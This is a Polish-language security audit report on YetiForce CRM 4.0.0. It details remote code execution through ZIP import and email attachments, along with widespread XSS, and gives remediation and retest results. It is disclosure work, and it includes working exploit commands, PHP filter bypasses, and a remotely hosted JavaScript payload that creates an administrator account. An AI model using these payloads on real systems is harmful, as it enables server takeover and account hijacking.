

Raport podatności znalezionych w aplikacji YetiForce CRM

Testowany system	YetiForce CRM
Data wykonania audytu	I-II kwartał 2017
Data wykonania retestów	5.07.2017 – 17.07.2017
Miejsce wykonania audytu	Kraków
Audytorzy wykonujący prace	Pentesterzy Securitum.pl
Wersja raportu	1.4

Raport jest dostępny publicznie – uzyskano na to formalną zgodę YetiForce.

Podsumowanie wykonanych prac

Niniejszy raport jest podsumowaniem testów bezpieczeństwa systemu YetiForce CRM w wersji 4.0.0.

Testy bezpieczeństwa realizowane były przy następujących założeniach:

- **nakład pracy nie przekroczy 7 osobodni pracy pentesterów;**
- testy powinny skupiać się na atakach pozwalających na przejęcie kontroli nad systemem YetiForce (tj. wykonywanie dowolnego kodu po stronie serwera) przez napastnika nieposiadającego dostępu do systemu. W następnej kolejności należy skupić się na podatnościach pozwalających wyescalować uprawnienia użytkownika;
- podatności, które mogły zostać wykorzystane tylko na koncie administracyjnym lub uprzywilejowanym koncie użytkownika zasadniczo nie mają być sprawdzane.

Wnioski z testów

W systemie YetiForce zidentyfikowano kilka sposobów na wykonywanie dowolnego kodu po stronie serwera. Praktycznie tego typu podatność może zostać wykorzystana m.in. do:

- Przejęcia wszystkich danych przechodzących przez system YetiForce. Mogą to być zarówno dane użytkowników systemu (loginy i hasła), jak i dane przetwarzane przez system, takie jak: listy kontrahentów, dane osobowe itp.
- Dalszych ataków na inne hosty znajdujące się w sieci wewnętrznej,
- Wykorzystanie oprogramowania typu „ransomware”, skutkującego zaszyfrowaniem plików na dysku.

Zwraca również uwagę duża liczba podatności typu Cross-Site Scripting (XSS), które mogą zostać wykorzystane do przejęcia kontroli nad kontami innych użytkowników.

Zalecenia

Większość podatności wynika z możliwości bezpośredniego dostępu do uploadowanych plików z poziomu webroota. Zmiana architektury systemu YetiForce w taki sposób, by pliki wgrywane użytkowników nie były umieszczone w webroocie pozwoli zniwelować te ryzyka.

Dużych zmian wymaga sposób ochrony przed podatnościami XSS. Zaleca się, by enkodować dane w sposób odpowiedni dla kontekstu, jeśli w danym miejscu aplikacji nie pozwala się użytkownikom na umieszczanie własnego kodu HTML, lub przefiltrować dane przez bibliotekę usuwającą złośliwe elementy JavaScriptu, gdy niezbędne jest akceptowanie fragmentów HTML.

Szczegółowe zalecenia naprawcze zostały opisane przy poszczególnych podatnościach w dalszej części raportu.

Podsumowanie techniczne


W wyniku przeprowadzonych testów zidentyfikowano kilka sposobów na zdalne przejęcie kontroli nad systemem YetiForce:

- Mechanizm importowania plików dostępny dla wszystkich użytkowników systemu YetiForce w niewystarczający sposób waliduje poprawność wysyłanych plików, pozwalając tym samym na wgranie pliku PHP do dowolnego katalogu serwera.
- System YetiForce może zostać połączony z firmową skrzynką emailową, dzięki czemu wiadomości mailowe mogą być odczytywane i przetwarzane bezpośrednio z poziomu YetiForce. Napastnik może wysłać wiadomość ze złośliwym załącznikiem o rozszerzeniu .php, który zostanie automatycznie zapisany na serwerze w katalogu o przewidywalnej nazwie, a następnie wykorzystać podatność Cross-Site Scripting w odczycie maili, by wymusić uruchomienie złośliwego kodu.
- Liczne podatności Cross-Site Scripting, m.in. w listingu nieudanych prób logowania w panelu administracyjnym, mogą pozwolić na przejęcie konta administratora przez próbę logowania na odpowiednio przygotowaną nazwę użytkownika.
- System YetiForce pobiera niektóre pliki źródłowe z serwerów GitHub. Ze względu na brak walidacji poprawności certyfikatów SSL/TLS, napastnik dysponujący możliwością przeprowadzenia ataku man-in-the-middle może przechwycić takie połączenie i podstawić własne kody źródłowe PHP, które zostaną rozpakowane na serwerze.

Ponadto, w systemie zostało zidentyfikowanych kilka podatności o mniejszym poziomie istotności, które jednak też mogą w pewien sposób ułatwiać napastnikom przejęcie kontroli nad systemem.

Wszystkie problemy zostały szczegółowo opisane w dalszej części raportu.

Poniżej zestawienie statystyczne znalezionych podatności.



Znalezione podatności


Na liście poniżej przedstawiono skrótowy opis każdej ze znalezionych podatności. Każdy błąd został oznaczony kolorem, zgodnie z legendą:

Ogólne zalecenia	Niskie zagrożenie	Średnie zagrożenie	Wysokie zagrożenie
------------------	-------------------	--------------------	--------------------

Spis treści – podatności znalezione w systemie IT		Status po retestach
1.	Wykonywanie dowolnego kodu w systemie operacyjnym przez import plików ZIP	Wyeliminowano
2.	XSS i wykonywanie dowolnego kodu przez załącznik w mailu	Wyeliminowano
3.	Liczne podatności XSS	Wyeliminowano
4.	XSS przez localStorage	Wyeliminowano
5.	Błędy SQL Injection – dostęp do bazy danych	Wyeliminowano
6.	Wykonywanie dowolnego kodu wskutek braku sprawdzania poprawności certyfikatów SSL	Wyeliminowano
7.	Możliwość obejścia zabezpieczenia przed zgadywaniem haseł	Wyeliminowano
8.	Nie działające zabezpieczenie przed bruteforce przy niezgodności stref czasowych	Wyeliminowano
9.	Możliwość enumeracji użytkowników	Wyeliminowano
10.	Domyślna aktywacja regeneracji sesji	Wprowadzono
11.	Wydzielenie części aplikacji poza webroot	Wprowadzono
12.	Sugestia dotycząca stosowania SSL/TLS	Wprowadzono

Aplikacja - lista znalezionych podatności - szczegóły

Numer porządkowy	1. Wykonywanie dowolnego kodu przez import plików ZIP
Lokalizacja	Importowanie danych
Wymagane uprawnienia	Zalogowany użytkownik systemu z możliwością importu plików.
Opis	<p>W systemie YetiForce każdy z użytkowników ma możliwość importu różnego typu danych (np. danych o produktach, kontrahentach itp.). Akceptowane są rozszerzenia .csv, .xml oraz .zip.</p> <p>Pliki .zip po imporcie są rozpakowywane do katalogu:</p> <ul style="list-style-type: none">• <code>cache/import/IMPORT_{\$userId}_{\$userId}</code> <p>Nazwa katalogu jest przewidywalna, zaś sam katalog jest dostępny z poziomu przeglądarki internetowej. Jeśli w archiwum znajdzie się plik .php, zostanie on również rozpakowany. Napastnik może wówczas odwołać się bezpośrednio do pliku .php i wykonywać dowolne polecenia na serwerze. W konsekwencji możliwe są m.in. następujące ataki:</p> <ul style="list-style-type: none">• Podgląd wszystkich plików na serwerze, które są odczytywalne z poziomu serwera aplikacyjnego,• Podmiana plików źródłowych aplikacji,• Dostęp do bazy danych aplikacji,• Próby atakowania innych hostów w sieci lokalnej. <p>Utworzenie wewnątrz pliku zip pliku zawierającego w nazwie ciąg znaków: ../ (tj. ucieczkę katalog wyżej), możliwe jest wypakowanie pliku .php do dowolnego folderu na serwerze.</p>
Zrzuty ekranowe	
Aby wykorzystać podatność niezbędne jest przygotowanie pliku ZIP, zawierającego jeden poprawny plik XML oraz złośliwy PHP. Plikowi PHP należy zmienić nazwę wewnątrz pliku ZIP na "../././exploit.php". Aby przygotować taki plik, należy wykonać poniższe polecenia w powłoce shellowej:	
<pre>echo '<MODULE_FIELDS><productname>sss</productname></MODULE_FIELDS>' > i.xml echo '<?php phpinfo(); ' > test.php zip import.zip test.php i.xml printf "@ test.php\n@=../././exploit.php\n" zipnote -w import.zip</pre>	
Aby zaimportować utworzony plik import.zip, należy przejść odpowiednio do: Bazy danych->Produkty->Akcje->Importowanie rekordów. Po zatwierdzeniu importu, plik exploit.php zostanie rozpakowany w głównym folderze aplikacji Yeti.	
Poniżej przedstawiono przykład wykonania funkcji <code>phpinfo()</code> :	

 localhost:8123/yeti/exploit.php 🔍 Szukaj							
PHP Version 5.6.30-1+deb.sury.org~trusty+1							
<table border="1" style="width: 100%; border-collapse: collapse;"> <tr> <td style="background-color: #d9e1f2;">System</td> <td>Linux vagrant-ubuntu-trusty-64 3.13.0-101-generic #148-Ubuntu SMP Thu Oct 20 22:</td> </tr> <tr> <td style="background-color: #d9e1f2;">Server API</td> <td>Apache 2.0 Handler</td> </tr> <tr> <td style="background-color: #d9e1f2;">Virtual Directory Support</td> <td>disabled</td> </tr> </table>		System	Linux vagrant-ubuntu-trusty-64 3.13.0-101-generic #148-Ubuntu SMP Thu Oct 20 22:	Server API	Apache 2.0 Handler	Virtual Directory Support	disabled
System	Linux vagrant-ubuntu-trusty-64 3.13.0-101-generic #148-Ubuntu SMP Thu Oct 20 22:						
Server API	Apache 2.0 Handler						
Virtual Directory Support	disabled						
Poziom niebezpieczeństwa	Wysoki						
Rekomendacje naprawy	<p>W celu kompleksowej ochrony przed tą podatnością i podobnymi podatnościami, zaleca się wdrożyć następujące mechanizmy obronne:</p> <ul style="list-style-type: none"> Pliki .zip powinny być rozpakowywane poza webrootem, Z plików .zip powinny być wypakowywane tylko te pliki, które zostaną później zaimportowane (np. tylko pliki .xml), Należy blokować rozpakowywanie plików, które są dowiązaniem symbolicznymi, Należy blokować rozpakowywanie plików, które zawierają w ścieżce sekwencję znaków "../" lub "..\"", Po rozpakowaniu pliku zaleca się zmienić jego nazwę na losową, niezawierającą oryginalnego rozszerzenia. Np. plik import.xml mógłby zostać rozpakowany pod nazwą 966c09a47245c08a9fc2.txt. 						
Status po retestach (pierwsza iteracja)	<p>Nie wyeliminowano.</p> <p>Rekontrola wykazała, że testowana aplikacja próbuje wyszukiwać w wgrywanych plikach ciąg znaków rozpoczynający się od „<?php” tak, by zweryfikować czy plik zawiera złośliwy kod. Obejście takiego zabezpieczenia może polegać przykładowo na wykorzystaniu innego tagu otwierającego, które również zostanie poprawnie przetworzone przez interpreter PHP.</p> <p>Podatny kod [1]:</p> <pre style="background-color: #f0f0f0; padding: 5px;">// Check for php code injection if (preg_match('/(<\?php?(.*?))/i', \$this->getContents()) === 1) { throw new \Exception('Error php code injection'); }</pre> <p>Taką walidację można obejść m.in. poprzez wykorzystanie poniższej konstrukcji:</p> <pre style="background-color: #f0f0f0; padding: 5px;"><?=print(exec("id"));</pre>						

	<p>[1]</p> <p>https://github.com/YetiForceCompany/YetiForceCRM/blob/983ea184e6d5521ac95398b68007133f003d01bb/vendor/yetiforce/Fields/File.php#L266</p>
<p>Status po retestach (druga iteracja)</p>	<p>Nie wyeliminowano.</p> <p>Wprowadzone poprawki nie mogą zostać uznane za wystarczające. Nadal istnieje możliwość obejścia zaimplementowanych zabezpieczeń (filtrów) poprzez zastosowanie konstrukcji:</p> <pre><%=print(exec("id"));%></pre> <p>Zaleca się zastosować zalecenie wymienione w sekcji "Rekomendacje" – aplikacja powinna rozpakowywać z archiwum tylko pliki XML, czyli takie, których zawartość zostanie następnie zaimportowana.</p>
<p>Status po retestach (trzecia iteracja)</p>	<p>Podatność została wyeliminowana poprzez zaktualizowanie listy wyszukiwanych ciągów znaków, które mogą świadczyć o potencjalnym wstrzyknięciu kodu PHP. Takie rozwiązanie nie powinno zostać uznane za rozwiązanie docelowe i oczekiwane. Rekomendowana jest zmiana sposobu działania aplikacji w taki sposób, by z archiwum wypakowywane były tylko pliki określonego typu, zgodnie z zaleceniami z pierwszej iteracji retestów. Warto również uwzględnić fakt, że może zaistnieć scenariusz wykorzystania aplikacji, w którym do aplikacji importowane będą dane, zawierające ciągi znaków znajdujące się na czarnej liście a jednocześnie nie stanowiące zagrożenia. W takim przypadku aplikacja odrzuci poprawne dane i nie pozwoli na ich import.</p>

Numer porządkowy	2. XSS i wykonywanie dowolnego kodu w systemie operacyjnym przez załącznik w mailu
Lokalizacja	Funkcjonalność „Maile firmowe”
Wymagane uprawnienia	Brak
Opis	<p>W aplikacji YetiForce istnieje możliwość połączenia firmowej skrzynki pocztowej z CRM, skutkiem czego wiadomości emailowe są automatycznie importowane do systemu. Z poziomu interfejsu użytkownika wiadomości mogą być odczytywane w zakładce Bazy danych->Maile firmowe.</p> <p>W implementacji tej funkcjonalności odnotowano dwa istotne błędy bezpieczeństwa:</p> <ul style="list-style-type: none"> • Cross-Site Scripting (możliwość wykonywania dowolnych skryptów JS), • Możliwość uploadu i wykonania dowolnego pliku php. <p>W przypadku wysyłania wiadomości mailowych jako czysty tekst, napastnik może umieścić w nich dowolny kod HTML, który zostanie zinterpretowany podczas próby odczytu takiej wiadomości przez użytkownika YetiForce.</p> <p>Załączniki do wiadomości są zapisywane automatycznie przez skrypt w cronie do katalogu:</p> <ul style="list-style-type: none"> • <code>storage/OSSMailView/\$year/March/week\$weekNumber/\$fileId_\$origFileName</code> <p>W konsekwencji powyższych błędów, napastnik może wysłać wiadomość emailową zawierającą złośliwy kod PHP oraz złośliwy kod JS, umożliwiając sobie tym samym przejęcie kontroli nad serwerem, gdy tylko użytkownik kliknie w treść wiadomości. Alternatywnie, jeśli napastnik dysponuje dostępem do serwera (np. znajduje się w tej samej sieci lokalnej lub dana instancja Yeti jest widoczna z sieci publicznej), nie potrzebuje nawet, by ofiara kliknęła w treść, ze względu na to, że plik ze złośliwym kodem zostanie rozpakowany na serwerze pod łatwą do przewidzenia ścieżką. W takim przypadku atakujący musi jedynie odwołać się do odpowiedniego zasobu by wykonać złośliwy kod.</p> <p>Należy zauważyć, że w systemie YetiForce są domyślnie tworzone pliki <code>.htaccess</code>, które blokują zdalny dostęp do katalogu <code>storage</code>. Domyślna konfiguracja serwera Apache na systemach Ubuntu/Debian zawiera jednak dyrektywę <code>AllowOverride None</code> sprawiającą, że pliki <code>.htaccess</code> nie są interpretowane. Instrukcje instalacji lub konfiguracji YetiForce nie zawierają informacji o potrzebie zmiany tej dyrektywy, ani sam YetiForce nie weryfikuje czy pliki <code>.htaccess</code> rzeczywiście są brane pod uwagę przez serwer.</p>
Zrzuty ekranowe	
Podatność XSS	Podatność XSS można wykorzystać przez zwykłe wysłanie wiadomości czystym tekstem zawierającej fragment kodu HTML. Przykładowa treść wiadomości:
	To test XSS-a. <script>alert(document.domain)</script>

Kod JS wykona się po kliknięciu na wiadomość na liście wiadomości w Mailach firmowych.

The image contains two screenshots of a webmail interface. The top screenshot shows a list of emails with columns for 'Czas utworzenia', 'Od', and 'Temat'. A red box highlights the email 'michal.bentkowski@securitum.pl Wiadomość XSS', and a red arrow points to it. The bottom screenshot shows the view of this email with a modal dialog box displaying 'localhost'.

Złośliwe załączniki

Przygotowany zostaje plik *exploit.php* o następującej treści:

```
<?php phpinfo();
```

Następnie zostaje on wysłany jako załącznik do maila podpiętego pod YetiForce. Po uruchomieniu skryptu cronowego pobierającego wiadomości, załącznik zostanie automatycznie zapisany na systemie plików.

```
$ find storage/OSSMailView/ -mtime 0 -type f  
storage/OSSMailView/2017/March/week5/158_exploit.php  
$ cat storage/OSSMailView/2017/March/week5/158_exploit.php  
<?php phpinfo();
```


Informacje poufne. Zgoda na publikację.

www.securitum.pl

Strona 10 z 32

Raport podatności

Plik jest dostępny bezpośrednio z poziomu przeglądarki webowej:



PHP Version 5.6.30-1+deb.sury.org~trusty+1

System

Linux vagrant-ubuntu-trusty-64 3.13.0-101-

Połączenie ataków

Istnieje też możliwość połączenia obu opisanych ataków, tj. przygotowania wiadomości mailowej, z której automatycznie zostanie wypakowany załącznik przez cron, a następnie złośliwy kod zostanie wykonany dzięki podatności XSS, gdy użytkownik kliknie na wiadomość mailową. Wykorzystanie podatności w ten sposób jest dla napastnika cenne, jeżeli nie ma on bezpośredniego dostępu do systemu YetiForce (np. w przypadku gdy system YetiForce działa wyłącznie w sieci lokalnej).

Przygotowany zostaje plik exploit2.php o następującej treści:

```
<h1>You have been hacked.</h1>
<?php file_put_contents("/tmp/hacked", "1234");
```

W wyniku jego wykonywania wyświetlana jest informacja "you have been hacked", a także tworzony jest na serwerze plik /tmp/hacked o treści 1234.

Sama wiadomość emailowa ma następującą treść:

```
<script>
function getFolderName() {
    var d = new Date();
    var week = parseInt((d.getDate()-1)/7+1);
    var year = d.getFullYear();
    var month = ["January", "February", "March", "April", "May", "June", "July", "August",
"September", "October", "November", "December"][d.getMonth()];

    return "storage/OSSMailView/"+year+"/"+month+"/week"+week+"/";
}

var filename = "exploit2.php";
var foldername = getFolderName();

for (var i = 0; i < 1000; ++i) {
    var path = foldername+i+"_"+filename;
    var xhr = new XMLHttpRequest();
    xhr.open("get", path);
    xhr.onload = function(ev) {
        if (ev.target.status === 200)
            top.location = path;
    }
    xhr.send();
}
</script>
```


Informacje poufne. Zgoda na publikację.

www.securitum.pl

Strona 11 z 32

Raport podatności

W treści powyższego skryptu enumerowane są identyfikatory plików od 0 do 999. Gdy zostanie napotkany istniejący plik (tj. status odpowiedzi jest równy 200), wówczas użytkownik jest przekierowywany do złośliwego załącznika.



You have been hacked.

Na serwerze zostaje wówczas utworzony plik:

```
$ ls -la /tmp/hacked
-rw-r--r-- 1 www-data www-data 4 Mar 29 13:08 /tmp/hacked
```


Poziom niebezpieczeństwa	Wysoki
Rekomendacje naprawy	<p>Należy się zabezpieczyć przed wstrzyknięciami złośliwego kodu JavaScript poprzez użycie biblioteki wycinającej niebezpieczne znaczniki i atrybuty HTML. Przykładem takiej biblioteki działającej na poziomie JS jest DOMPurify (https://github.com/cure53/DOMPurify).</p> <p>Załączniki z wiadomości mailowych nie powinny być kopiowane do katalogu widocznego z webroota.</p> <p>Jako dodatkowy mechanizm zabezpieczający, rekomendujemy zapisywanie załączonych plików jako pliki o losowych nazwach bez zachowywania oryginalnego rozszerzenia. Na przykład plik exploit2.php mógłby zostać zapisany pod nazwą: 170_a312c35ee630978bba97.txt.</p>
Status po retestach	Zgłoszona podatność została wyeliminowana. Atakujący nie ma kontroli nad nazwą tworzonego pliku.

Numer porządkowy	3. Liczne podatności XSS
Lokalizacja	Liczne wystąpienia, m.in. nazwa użytkownika w historii logowania, nazwy produktów itp.
Wymagane uprawnienia	Brak lub dowolne konto w systemie (w zależności od konkretnego wystąpienia).
Opis	<p>W aplikacji zidentyfikowano liczne podatności typu Cross-Site Scripting wynikające z jednego wspólnego kodu odpowiedzialnego za „sanityzację” danych pobieranych od użytkownika.</p> <p>W większości miejsc aplikacji nie jest stosowane enkodowanie danych pobieranych przez użytkownika; zamiast tego używane są listy dopuszczalnych tagów, jak również listy niedopuszczalnych atrybutów używanych w tagach.</p> <p>Przykładowo, użytkownik może wpisać w nazwie produktu "test<u>podkreślenie" – wówczas nazwa zostanie wyświetlona jako "test<u>podkreślenie</u>".</p> <p>W kodzie funkcji odpowiedzialnej za ochronę przed XSS-ami znajduje się lista nazw atrybutów, które nie są dopuszczalne.</p> <pre>private static \$htmlEventAttributes = 'onerror onblur onchange oncontextmenu onfocus oninput oninvalid onreset onsearch onselect onsubmit onkeydown onkeypress onkeyup onclick ondblclick ondrag ondragend ondragenter ondragleave ondragover ondragstart ondrop onmousedown onmousemove onmouseout onmouseover onmousewheel onscroll onwheel oncopy oncut onpaste onload onselectionchange onabort onselectstart';</pre> <p>Wśród nich brakuje części atrybutów jak np. <i>onload</i>. W dalszej części kodu „niebezpieczne” atrybuty są wycinane wg następującego wyrażenia regularnego:</p> <pre>if (preg_match("/\s(" . static::\$htmlEventAttributes . ")\s*/i", \$value)) {</pre> <p>W powyższym wyrażeniu regularnym przyjęto założenie, że przed nazwą atrybutu musi znaleźć się biały znak. Nie jest to jednak prawdziwe dla parserów HTML5, dla których poniższy kod jest w pełni poprawny:</p> <pre></pre> <p>Miejsmem szczególnie istotnym, które może posłużyć do wykorzystania tego niedopatrzenia, jest historia logowań użytkowników. Administrator systemu YetiForce może podejrzeć wszystkie próby logowań do serwisu, zarówno te udane, jak i nieudane. Napastnik, który dysponuje dostępem do panelu logowania, może użyć kodu JS jako nazwy użytkownika w logowaniu, co w konsekwencji spowoduje wykonanie kodu w kontekście administratora.</p>
Zrzuty ekranowe	

Jako pierwszy przykład, zostanie wysłany kod wykonujący po stronie administratora alert(1). W tym celu należy w panelu logowania wpisać:

```
&lt;svg/onload=alert(1)//
```

Następnie XSS wykona się po wejściu na historię logowań przez administratora (index.php?module=LoginHistory&parent=Settings&view=List&block=14&fieldid=7):



W polu z nazwą użytkownika istnieje ograniczenie długości, stąd nie może tam zostać wrzucony kod HTML o dowolnej długości. Aby jednak obejść problem, została założona domena o krótkiej nazwie: <http://skrk.pl>, na której umieszczono pełny kod dodający nowego użytkownika, zaś w samej nazwie użytkownika zostanie umieszczone tylko odwołanie do tego skryptu.

Pełna treść skryptu została zahostowana pod adresem: <http://skrk.pl/x>:

```
(function(){
  const YETI_MAIN_URL = 'http://localhost:8123/yeti/';

  function getCsrftoken() {
    return document.documentElement.innerHTML.match(/csrfMagicToken =
"([^\";]+)[\;\/]")[1];
  }

  let params = new URLSearchParams;
  // Istotne parametry
  params.set("__vtrftk", getCsrftoken());
  params.set("user_name", "xss");
  params.set("user_password", "Xss12345");
  params.set("confirm_password", "Xss12345");
  params.set("is_admin", "on");

  // Mniej istotne parametry ;)
  params.set("module", "Users");
  params.set("action", "Save");
  params.set("record", "");
  params.set("isPreference", "");
  params.set("timeFormatOptions", "");
  params.set("mappingRelatedField", "[");
  params.set("email1", "xss@xssssssssss.pl");
  params.set("first_name", "");
```

```
params.set("last_name", "xss");
params.set("roleid", "H2");
params.set("lead_view", "Today");
params.set("status", "Active");
params.set("date_format", "dd-mm-yyyy");
params.set("start_hour", "08:00");
params.set("hour_format", "24");
params.set("end_hour", "00:00");
params.set("time_zone", "Europe/London");
params.set("activity_view", "Today");
params.set("dayoftheweek", "Monday");
params.set("othereventduration", "5");
params.set("reminder_interval", "");
params.set("callduration", "5");
params.set("defaultactivitytype", "");
params.set("calendarsharedtype", "Public");
params.set("defaulteventstatus", "");
params.set("currency_id", "1");
params.set("currency_grouping_pattern", "123,456,789");
params.set("currency_decimal_separator", ".");
params.set("currency_grouping_separator", " ");
params.set("currency_symbol_placement", "$1.0");
params.set("no_of_currency_decimals", "2");
params.set("truncate_trailing_zeros", "0");
params.set("popupReferenceModule", "Users");
params.set("reports_to_id", "");
params.set("reports_to_id_display", "");
params.set("description", "");
params.set("internal_mailer", "0");
params.set("theme", "twilight");
params.set("language", "pl_pl");
params.set("phone_crm_extension", "");
params.set("default_record_view", "Summary");
params.set("leftpanelhide", "0");
params.set("rowheight", "medium");
params.set("emalloptout", "0");
params.set("records_limit", "");
params.set("available", "0");
params.set("auto_assign", "0");

fetch(YETI_MAIN_URL, {
  method: 'POST',
  body: params,
  credentials: 'include', // by wysłać zapytanie z ciasteczkami
});
```


```
})();
```

W panelu logowania należy zaś wpisać:

```
&lt;script src=//skrk.pl/x#
```

Po odwiedzeniu przez administratora strony z historią logowań, zostanie dodany nowy użytkownik administracyjny o nazwie **xss** i hasło **Xss12345**.

Poziom niebezpieczeństwa	Wysoki
Rekomendacje naprawy	<p>Zaleca się, aby w aplikacji zmodyfikować sposób zabezpieczenia się przed podatnością Cross-Site Scripting na następujący:</p> <ul style="list-style-type: none"> • We wszystkich miejscach, w których wyświetlane są dane pochodzące od użytkownika, w których nie jest oczekiwane jakiegokolwiek formatowanie, należy zastosować enkodowanie danych. Sposób enkodowania danych zależy bezpośrednio od kontekstu, w których dane są umieszczane. Na przykład: dane umieszczane w kontekście HTML powinny używać enkodowania znaków & " ' < > do postaci: &amp; &quot; &#39; &lt; &gt;. Szczegółowe informacje dotyczące poprawnego enkodowania danych: https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet • W miejscach, w których użytkownik ma wpływ na formatowanie (np. treści maili lub szczegółowe opisy produktów), przed umieszczeniem danych w HTML-u, należy je „wyczyścić” za pomocą biblioteki chroniącej przed złośliwym kodem HTML/JS. Przykładem takiej biblioteki działającej na poziomie JS jest DOMPurify (https://github.com/cure53/DOMPurify).
Status po retestach	Wyliminowano – testowana aplikacja w miejscach, w których zgłoszono podatność enkoduje dane.

Numer porządkowy	4. XSS przez localStorage
Lokalizacja	localStorage
Wymagane uprawnienia	Brak.
